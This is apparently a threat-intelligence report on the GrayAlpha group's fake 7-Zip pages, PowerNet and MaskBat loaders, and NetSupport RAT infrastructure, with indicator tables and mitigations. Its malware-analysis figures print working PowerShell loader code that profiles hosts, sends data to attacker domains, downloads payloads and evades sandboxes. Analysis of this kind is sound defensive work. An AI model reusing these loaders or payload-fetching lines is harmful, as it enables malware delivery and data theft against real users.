Download	.msi	32-bit Windows x86	(alternative MSI installer) 7-Zip for 32-bit Windows
Download	.7z	Windows x86 / x64	7-Zip Extra: standalone console version, 7z DLL, Plugin for Far Manager
Download	.tar.xz	64-bit Linux x86-64	7-Zip for Linux: console version
Download	.tar.xz	32-bit Linux x86	
Download	.tar.xz	64-bit Linux arm64	
Download	.tar.xz	32-bit Linux arm	
Download	.tar.xz	macOS (arm64 / x86-64)	7-Zip for MacOS: console version
Download	.7z	any / Windows	7-Zip Source code
Download	.tar.xz	any / Windows	7-Zip Source code
Download	.7z	any / Windows	LZMA SDK: (C, C++, C#, Java)
Download	.exe	Windows	7zr.exe (x86) : 7-Zip console executable

We recommend to use **exe** type installer instead of **msi** installer version.

Download 7-Zip 19.00 (2019-02-21) for Windows:

Link	Type	Windows	Description
Download	.exe	64-bit x64	7-Zip for 64-bit Windows x64
Download	.exe	32-bit x86	7-Zip for 32-bit Windows

Figure 6: *https://7zip-1508[.]top/ as of August 15, 2024 (Source: URLScan)*

Much like the infrastructure linked to Infection Vector 1, these fake 7-Zip pages incorporate the same fingerprinting script. However, a key distinction lies in the use of CDN-themed domains: while the fake browser update pages rotate through various CDN-themed domains, the 7-Zip pages have consistently relied on a single, static CDN-themed domain, *cdn32[.]space*. **Table 2** provides a list of domains associated with Infection Vector 2 that were still resolving as of 2025. A comprehensive list of all domains linked to Infection Vector 2 — including those that did not resolve at any point in 2025 — can be found in **Appendix A**.

Domain	IP Address	ASN	First Seen	Last Seen
7-zip[.]shop	94[.]159[.]100[.]111	AS215730	2024-11-22	2025-05-05
7zip-archiver[.]click	62[.]60[.]155[.]194	AS210644	2025-03-11	2025-03-14
7zip-archiver[.]shop	62[.]60[.]155[.]194	AS210644	2025-03-15	2025-04-04
	185[.]125[.]50[.]209	AS215730	2025-04-05	2025-05-03
7zip-org[.]live	N/A	N/A	N/A	N/A
7zip[.]sbs	94[.]159[.]100[.]111	AS215730	2024-11-26	2025-05-04
7zip2024[.]shop	94[.]159[.]96[.]222	AS215730	2024-11-16	2025-03-09
7zipx[.]site	94[.]159[.]96[.]222	AS215730	2024-11-19	2025-03-10
h2[.]den4ik440[.]ru	94[.]159[.]100[.]117	AS215730	2024-10-11	2025-03-20
seven-zip[.]click	91[.]200[.]14[.]23	AS215730	2025-04-22	2025-05-05
sevenzip[.]shop	91[.]200[.]14[.]23	AS215730	2025-04-23	2025-05-05
sevenzip[.]today	91[.]200[.]14[.]23	AS215730	2025-04-23	2025-05-05

***Table 2**: Domains linked to Infection Vector 2 still resolving as of 2025 (Source: Recorded Future)*

Notably, all but two of the IP addresses are associated with AS215730 (H2NEXUS LTD), a relatively new hosting provider established in January 2024. H2NEXUS currently announces just six IP prefixes. The company is registered in the UK through "First Formations" at 71-75 Shelton Street, Covent Garden — a well-known address and formation service frequently used by Russian bulletproof hosting providers. H2NEXUS advertises its services across a number of Russian-language forums such as LolzTeam.

It is also noteworthy that the domain *7zip-2024[.]pro* was observed hosting a fake browser update website impersonating CNN as of August 2024 — likely the result of an operational misconfiguration. This, along with other indicators, supports the assessment that Infection Vectors 1 and 2 are connected. Among the various domains hosting fake 7-Zip pages, Insikt Group identified an outlier associated with the domain *den4ik440[.]ru*. In particular, the subdomain *h2[.]den4ik440[.]ru* was hosted on the IP

address *94[.]159[.]100[.]117* and found to be serving an identical 7-Zip page, including the same fingerprinting script as well as the POST request to the domain *cdn32[.]space* (see **Figure 2**). Of note, the IP address *94[.]159[.]100[.]117* is only six octets away from another GrayAlpha-linked server, *94[.]159[.]100[.]111.* A search for "den4ik440" led to a YouTube channel under the username "Den4ik440", which in turn led to the discovery of various other linked aliases and accounts on multiple underground forums. Despite links to NetSupport RAT and GrayAlpha, Insikt Group assesses that "Den4ik440" may be a false flag or unwitting participant, possibly recruited under false pretenses for tasks like server setup or domain registration. Similar tactics were used by FIN7 via the fake company Bastion Secure.

Infection Vector 3: TAG-124

As previously noted, TAG-124's TDS has gained significant traction among a diverse array of cybercriminals — and potentially even state-sponsored actors. TAG-124 leverages an extensive network of compromised WordPress websites, which in turn employ either fake browser update lures or the ClickFix technique to deliver payloads (see **Figure 7**).



***Figure 7**: TAG-124 infection chain and infrastructure setup (Source: Recorded Future)*

Since at least August 2024, Insikt Group has identified cases where NetSupport RAT samples associated with GrayAlpha were delivered via TAG-124's infrastructure — an observation not publicly reported until now. In one such instance, a compromised WordPress site embedding the TAG-124 domain *chhimi[.]com* ultimately resulted in a NetSupport RAT infection, which then established a

connection to its C2 server at *166[.]88[.]159[.]187* on port 443 (1, 2). Of note, the exact relationship between GrayAlpha and TAG-124 is unknown at the time of writing.

Malware Analysis

GrayAlpha has traditionally relied on tools like EugenLoader (also known as FakeBat or PaykLoader) and POWERTRASH to deploy persistent backdoors, including Carbanak and NetSupport RAT. In November 2023, Microsoft reported that Sangria Tempest, which overlaps with GrayAlpha and FIN7, had used Storm-1113's EugenLoader, delivered via malicious MSIX package installations. After execution, Sangria Tempest proceeded to install Carbanak — a backdoor the group has operated since at least 2014 — which then enabled the deployment of the GraceWire malware implant.

In additional cases, the group exploited Google ads to lure users into downloading malicious MSIX application packages — likely hosted on Storm-1113 infrastructure. These packages ultimately triggered the execution of POWERTRASH, a heavily obfuscated PowerShell script. Once executed, POWERTRASH was used to load the NetSupport RAT and the GraceWire malware implant.

EugenLoader is a widely used loader malware family that has gained momentum since its emergence in late 2022. It is primarily distributed through malvertising and drive-by download campaigns. Operated under a loader-as-a-service (LaaS) model, EugenLoader allows cybercriminals to easily subscribe and deploy it for malicious activities. Typically, it delivers secondary payloads such as IcedID, LummaC2, RedLine Stealer, and SectopRAT by masquerading as legitimate software — such as Notion or Epic Games — via deceptive advertisements that redirect victims to cloaked domains.

In more recent campaigns, Insikt Group has observed GrayAlpha persist in using MSIX packages to deploy NetSupport; however, GrayAlpha has shifted tactics by employing two distinct, customized loaders — PowerNet and MaskBat. While MaskBat, a custom version of FakeBat, was exclusively delivered through Infection Vector 1, PowerNet was observed across all three identified infection vectors (see **Figure 8**).



***Figure 8**: PowerNet and MaskBat loaders by infection vector (Source: Recorded Future)*

GrayAlpha's PowerShell Loaders

PowerNet Loader

The PowerNet loader is a PowerShell-based loader delivered via MSIX packages, resembling the infection method used by FakeBat. However, unlike FakeBat — which typically retrieves payloads from external sources — PowerNet extracts and executes the payload embedded within the MSIX package itself. A notable feature of this loader is its environment check: it verifies whether the host is part of an enterprise domain, and if not, it terminates execution — likely as a sandbox evasion technique (see **Figure 9**).

```
$url = "https://www.concur[.]com/"
Start-Process $url


$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain


if ($domain -eq "WORKGROUP") {
} else {
   cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e VFS\ProgramFilesX64\client2.7z
-oC:\Users\Public -p1234567890"
   cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e C:\Users\Public\client1.7z
-oC:\Users\Public -p1234567890"
   $path = "C:\Users\Public\client32.exe"
   Start-Process $path
}
```

***Figure 9**: PowerNet Loader Type 1 (Source: Recorded Future)*

Interestingly, the domain validation code segment described above is also present in the "Usradm Loader," observed in a FIN7-related activity cluster known as WaterSeed, as tracked by NTT Security.

Following the domain validation, the script proceeds to decrypt and extract a 7-Zip archive using a hard-coded password. Typically, this process involves multiple layers of compressed archives, with one to three extraction steps depending on the loader variant. Ultimately, the final payload is executed. To date, only NetSupport RAT has been observed as the final payload.

While the use of encrypted, compressed payloads and PowerShell-based unpacking mirrors the techniques used in traditional FakeBat operations, PowerNet and FakeBat share no underlying code similarities.

Insikt Group identified several variants of the PowerNet Loader beyond the Type 1 variant illustrated in **Figure 9**. Type 2 is functionally identical to Type 1 but lacks domain validation. Type 3 introduces a different header structure and incorporates a redirect to a specified URL. Type 4 mirrors the functionality of Type 3 while excluding domain validation. Finally, Type 5 is the most minimal variant, containing no header, messages, or redirects — it solely decompresses and executes (see **Figure 10**).

Type	PowerNet Loader

2	`Add-Type -AssemblyName PresentationFramework`
	`$title = 'Information'`
	`$message = 'Update was successfully installed'`
	`$buttons = [System.Windows.MessageBoxButton]::OK`
	`$icon = [System.Windows.MessageBoxImage]::Information`
	`$result = [System.Windows.MessageBox]::Show($message, $title, $buttons, $icon)`
	
	`cmd /c "VFS\ProgramFilesX64\13\13.exe e VFS\ProgramFilesX64\folder3.7z -oC:\Users\Public\Music\folder -pfolder3"`
	`cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\Music\folder\folder2.7z -oC:\Users\Public\Music\folder -pfolder2"`
	`cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\Music\folder\folder1.7z -oC:\Users\Public\Music\folder -pfolder1"`
	`$path = "C:\Users\Public\Music\folder\lucky.exe"`
	`Start-Process $path`

3	`$url = "https://www.google.com/intl/en_en/chrome/"`
	`Start-Process $url`
	
	`$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain`
	
	`if ($domain -eq "WORKGROUP") {`
	`} else {`
	`cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e VFS\ProgramFilesX64\client2.7z -oC:\Users\Public\Documents\Client -p88888888"`

	cmd /c "VFS\ProgramFilesX64\7z2404-extra\7za.exe e C:\Users\Public\Documents\Client\client1.7z -oC:\Users\Public\Documents\Client -p88888888" $path = "C:\Users\Public\Documents\Client\client32.exe" Start-Process $path }
4	$url = "https://www.google.com/chrome/" Start-Process $url cmd /c "VFS\ProgramFilesX64\25\25.exe e VFS\ProgramFilesX64\Documents3.7z -oC:\Users\Public\Documents\Documents -pDocuments3" cmd /c "VFS\ProgramFilesX64\25\25.exe e C:\Users\Public\Documents\Documents\Documents2.7z -oC:\Users\Public\Documents\Documents -pDocuments2" cmd /c "VFS\ProgramFilesX64\25\25.exe e C:\Users\Public\Documents\Documents\Documents1.7z -oC:\Users\Public\Documents\Documents -pDocuments1" $path = "C:\Users\Public\Documents\Documents\file.exe" Start-Process $path
5	cmd /c "VFS\ProgramFilesX64\13\13.exe e VFS\ProgramFilesX64\7z24083.7z -oC:\Users\Public\7z2408 -p7z24083" cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\7z2408\7z24082.7z -oC:\Users\Public\7z2408 -p7z24082" cmd /c "VFS\ProgramFilesX64\13\13.exe e C:\Users\Public\7z2408\7z24081.7z -oC:\Users\Public\7z2408 -p7z24081" $path1 = "C:\Users\Public\7z2408\7z2408.exe" $path2 = "C:\Users\Public\7z2408\7z2408-x64.exe" Start-Process $path1 Start-Process $path2

***Figure 10**: PowerNet Loader types 2 through 5 (Source: Recorded Future)*

MaskBat Loader

Insikt Group has identified GrayAlpha deploying an obfuscated, customized variant of FakeBat, referred to as MaskBat. It remains unclear whether this version was developed by the original FakeBat authors or by GrayAlpha itself. Both scenarios are plausible, as FakeBat's PowerShell scripts are publicly available, and GrayAlpha possesses the capabilities for bespoke tool development. Functionally, MaskBat mirrors FakeBat in its use of MSIX packages to execute PowerShell scripts that retrieve and launch a final payload. The primary distinction lies in the obfuscation techniques employed. Unlike FakeBat, which typically downloads a GPG-encrypted archive before extraction and execution, MaskBat samples directly download and run the payload. The code similarities of FakeBat and MaskBat are highlighted in yellow in **Figure 11**.

FakeBat

```
$osCaption = (Get-WmiObject -Class Win32_OperatingSystem).Caption
$domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty
Domain
$AV = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
$dis = $AV | ForEach-Object {
   $_.displayName
}
$Names = $dis -join ", "
$start = @{
   status = "start"
   os = $osCaption
   domain = $domain
   av = $Names
}
$h_json = $start | ConvertTo-Json
$publicKeyXml =
"<RSAKeyValue><Modulus>yAzh3NmBGC0QOwrjcDOTBCDeyN0Usjlx8Hc5oBRL7swTsXYKRMvisL
Xz8M/Y5LneNr347as0z5n+e8PHPtrMPgAVA/Ps373K9PzyVQ9jEucUAtRi5/ZxMJyVyAyiKA3+YiH
+klIjiqpR9cEUd3OvnARcdpT5ROMi8wpzEaRuA2GO+xDUV4xTW50p5lSe5u8+PLvwBYpz3A8R/uTy
P4TmWxRNVUjEadYoGYZgJn/nUnnQq+NUqr9gQViMdX2wPnCdv32jM4n+aWiN59VU6e4NPib6Zvc5z
fJDEuyhkjaapWlluFY55EcCyKAuxaFkAmpsg86gBWHMIn4o4miE72ylkQ==</Modulus><Exponen
t>AQAB</Exponent></RSAKeyValue>"
$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider
$rsa.FromXmlString($publicKeyXml)
$stringToEncrypt = $h_json
$bytesToEncrypt = [System.Text.Encoding]::UTF8.GetBytes($stringToEncrypt)
$encryptedBytes = $rsa.Encrypt($bytesToEncrypt, $false)
$encryptedString = [Convert]::ToBase64String($encryptedBytes)
$lnk = "https://utr-jopass[.]com/index.php?utm_content=$encryptedString"

try {
   $response = Invoke-RestMethod -Uri $lnk -Method GET

}
catch {
   if ($_.Exception.Response.StatusCode -eq 'ServiceUnavailable') {
       exit
   }
 }

$alphabet = "abcdefghijklmnopqrstuvwxyz"
$jam = -join (1..8 | ForEach-Object { Get-Random -InputObject
$alphabet.ToCharArray() })

New-Item -ItemType Directory -Path "$env:APPDATA\$jam"
$url = "https://monkeybeta[.]com/crypt/Package.tar.gpg"
$outputPath = "$env:APPDATA\$jam.gpg"
Invoke-WebRequest -Uri $url -OutFile $outputPath
echo 'riudswrk' | .$env:APPDATA\local\gpg.exe --batch --yes --passphrase-fd 0
--decrypt --output $env:APPDATA\$jam.rar $env:APPDATA\$jam.gpg
```

	....<truncated>....

MaskBat	`$j = Start-Job -ScriptBlock {`
	`  $ETrxTbEPsmATNP = (Get-WmiObject -Class Win32_OperatingSystem).Caption`
	`  $UUWUnvxPOfRPnTafOvynWyPRb = '43'`
	`  $AKAfhgdSZRPeIBZfLjhAAfSK = 'cdbd727b-4cae-41bb-a330-e8e4791fb4a3'`
	`  $zOVqtWqCnBlJBFkCyldR = [System.Net.WebUtility]::UrlEncode($ETrxTbEPsmATNP)`
	`  $mrXYrAzEHOOqWH = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain`
	`  $cZLqoGoE = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct`
	`  $IYGUKpqLLpzYKzdOGh = $cZLqoGoE | ForEach-Object {`
	`  $_.displayName`
	`  }`
	`  $YbXYXvIAEoUYM = $IYGUKpqLLpzYKzdOGh -join ", "`
	`  $W = "w"`
	`  $duYaSuvTvjvXhBj = (New-Guid).ToString()`
	`  $DwkJstCioRvZfJNZiA = New-Object Net.WebClient`
	`  $DwkJstCioRvZfJNZiA.Headers.Add("User-Agent", "myUserAgentHere")`
	`  $zjacP = "?XXLCNYJfCDVSLhSqpa=$YbXYXvIAEoUYM&jvLUIAILcjq=$mrXYrAzEHOOqWH&M=$zOVqtWqCnBlJBFkCyldR&caIQQRIIQMfo=$($UUWUnvxPOfRPnTafOvynWyPRb)&SLqSpSVjqGDcq=$AKAfhgdSZRPeIBZfLjhAAfSK&File=file&lgOVHcJ=$W&cJDZRGAlcf=$duYaSuvTvjvXhBj"`
	`  $yPENSh = "http"+"s"+"://"+"eprst"+"4"+"31.boo/73689d8a-25b"+"4"+"-"+"4"+"1cf-b693-05591ed80"+"4"+"a7-7"+"4"+"33f7b1-9997-"+"4"+"77b-aadc-5a6e8d233c61" + "$($zjacP)"`
	`  $eaUlxlUHzclfn = $DwkJstCioRvZfJNZiA.DownloadString($yPENSh)`
	`  $AOfOqMjHpAXDHekjXs = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($eaUlxlUHzclfn))`
	`  $iafO = "usradm"`
	`  if ($AOfOqMjHpAXDHekjXs.Contains($iafO)) {`
	
	`  try {`
	
	`  $NBNZwAQXZtFjNgAPmkSdudZgN = "QKavWbQUZWhaZRKSaSWQNal.ps1"`
	`  $E = "C:\ProgramData\$($NBNZwAQXZtFjNgAPmkSdudZgN)"`
	`  $AOfOqMjHpAXDHekjXs | Out-File -FilePath $E`
	`  $tddxrHrQOuCfftlO = $NBNZwAQXZtFjNgAPmkSdudZgN`
	`  $zjacP = "?kSPJDYkbDCMnX=$($NBNZwAQXZtFjNgAPmkSdudZgN)&SLqSpSVjqGDcq=$($AKAfhgdSZRPeIBZfLjhAAfSK)"`
	`  $llon = "http"+"s"+"://"+"eprst431."+"b"+"oo/"+"b"+""+"b"+"9c1a14-4e3d-40a"+"b"+"-"+"b"+"cc8-0"+"b"+"84e78255"+"b"+"0-4"+"b"+"ed9ff2-0f4e-48f"+"b"+"-92ed-1065fcd85e01" + "$($zjacP)"`
	`  $eaUlxlUHzclfn = $DwkJstCioRvZfJNZiA.DownloadString($llon)`
	`  $AOfOqMjHpAXDHekjXs = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($eaUlxlUHzclfn))`

	....<truncated>....

***Figure 11**: Excerpt of FakeBat and MaskBat (Source: Recorded Future, Recorded Future)*

Another notable characteristic of the MaskBat loader is the presence of the string "`usradm`" which also appears in the WaterSeed cluster previously identified by NTT Security. This string is highlighted in green in **Figure 11**.

NetSupport RAT

All NetSupport RAT samples associated with GrayAlpha were tied to the NetSupport license ID `MGJFFRT466` and serial number `NSM301071`, both of which have previously been linked to FIN7 activity. **Table 3** lists several known NetSupport RAT C2 servers connected to GrayAlpha.

IP Address	ASN	ASN Organization	Notes
62[.]76[.]234[.]49	AS26383	ASNET	N/A
91[.]149[.]232[.]112	AS26383	ASNET	N/A
172[.]208[.]117[.]89	AS8075	Microsoft Corporation	Showed self-signed certificate with subject and issuer name of 1mss as listed in **Appendix B**
212[.]224[.]107[.]150	AS44066	firstcolo GmbH	FIN7 had used another IP address, *212[.]224[.]107[.]203*, in the same CIDR /24 range as an Anubis backdoor C2
166[.]88[.]159[.]187	AS26383	ASNET	N/A
45[.]82[.]84[.]13	AS36352	AS-COLOCROSSING	N/A
206[.]206[.]123[.]97	AS212238	CDNEXT - Datacamp Limited	N/A

***Table 3**: GrayAlpha-linked NetSupport RAT C2 servers (Source: Recorded Future)*

The majority of GrayAlpha NetSupport RAT C2s were hosted on infrastructure announced via ASNET (AS26383). ASNET is commonly referenced by its responsible organization, "Baxet Group Inc.", an organization linked to the ISPs "just[.]hosting" and "jvps[.]hosting" via their terms of service. The ASN has been used by a multitude of threat actors and has hosted a number of different malware families and ransomware strains. ASNET also utilizes Stark Industries Solutions as one of its upstream providers, again highlighting GrayAlpha's apparent preference for resilient or bulletproof infrastructure providers with a history of supporting malicious activity.

Insikt Group determined that nearly 75% of all NetSupport RAT samples associated with MSIX packages were linked to just two certificate serial numbers (see **Figure 12**). Additionally, the certificates are not exclusive to any one loader type; PowerNet and MaskBat are used in both. In total, Insikt Group identified eleven distinct certificate serials.



***Figure 12**: Breakdown of certificate serials observed with MSIX packages (Source: Recorded Future)*

Potentially Linked Infrastructure

Several NetSupport RAT C2 servers associated with the GrayAlpha threat group — specifically *62[.]76[.]234[.]49*, *91[.]149[.]232[.]112*, and *212[.]224[.]107[.]150* — were observed using a self-signed certificate listing both the subject and issuer as "WIN-LH6KTLEDLTS". Notably, this certificate appeared in conjunction with both Remote Desktop Protocol (RDP) and HTTP services. On at least one of these servers, the same machine name was also present in the service banner. It remains unclear whether this disclosure was deliberate or an operational oversight by the threat actor. Through analysis of this unique self-signed certificate, Insik Group was able to pivot and uncover additional servers potentially tied to GrayAlpha (see **Table 4**).

IP Address	ASN	ASN Organization	Notes
2[.]58[.]95[.]73	AS26383	ASNET	N/A
5[.]252[.]176[.]143	AS39798	MivoCloud SRL	N/A
5[.]252[.]178[.]150	AS39798	MivoCloud SRL	N/A
45[.]140[.]17[.]49	AS198953	Proton66 OOO	N/A
62[.]76[.]234[.]99	AS26383	ASNET	Same CIDR /24 range as one of the NetSupport RAT C2 servers from **Table 3** and the DiceLoader-associated server 62[.]76[.]234[.]234
62[.]76[.]234[.]234	AS26383	ASNET	Linked to DiceLoader, which is used by FIN7
176[.]32[.]39[.]71	AS51659	LLC Baxet	N/A
188[.]124[.]59[.]18	AS51248	Host-Telecom.com s.r.o.	N/A
188[.]132[.]183[.]172	AS214036	ULTAHOST-AS	N/A
193[.]23[.]118[.]165	AS214036	ULTAHOST-AS	N/A
194[.]87[.]82[.]252	AS26383	ASNET	N/A
195[.]133[.]67[.]165	AS26383	ASNET	N/A
212[.]224[.]107[.]150	AS44066	firstcolo GmbH	N/A

***Table 4**: IP addresses potentially linked to GrayAlpha based on shared self-signed certificates (Source: Recorded Future)*

Similar to the known NetSupport RAT C2 server, the majority of the infrastructure shown in **Table 4** is announced via ASNET, with the inclusion of "Proton 66 OOO". Proton 66 OOO is another well-known Russian-language bulletproof hosting provider. Proton 66 OOO has been linked through underground forums to openly bulletproof hosts such as Bearhost, providing further evidence of GrayAlpha's sustained preference for abuse-resistant infrastructure favored by cybercriminal actors.

Mitigations

- **User Training and Awareness**: Train employees to recognize fake browser updates and fake download pages. Incorporate the latest lure schemes and attack trends into training to keep awareness current. Regular training can significantly reduce the risk of user actions leading to an infection (for example, training employees to verify that downloads are from legitimate sources).
- **Threat Landscape Monitoring**: Monitor the threat landscape to understand the tools and tactics used by groups such as GrayAlpha. This will help in setting up effective security controls and inform strategic decisions to better protect your organization.
- **Minimize Data Storage**: Reduce the amount of sensitive data stored to limit potential exposure in case of a breach, particularly in scenarios involving double extortion attacks where attackers might threaten to leak stolen data.
- **Access Controls and the Principle of Least Privilege**: Implement strong access controls and follow the principle of least privilege, ensuring users only have the permissions necessary to perform their designated tasks. Limiting administrative rights can prevent ransomware from spreading across systems and causing extensive damage.
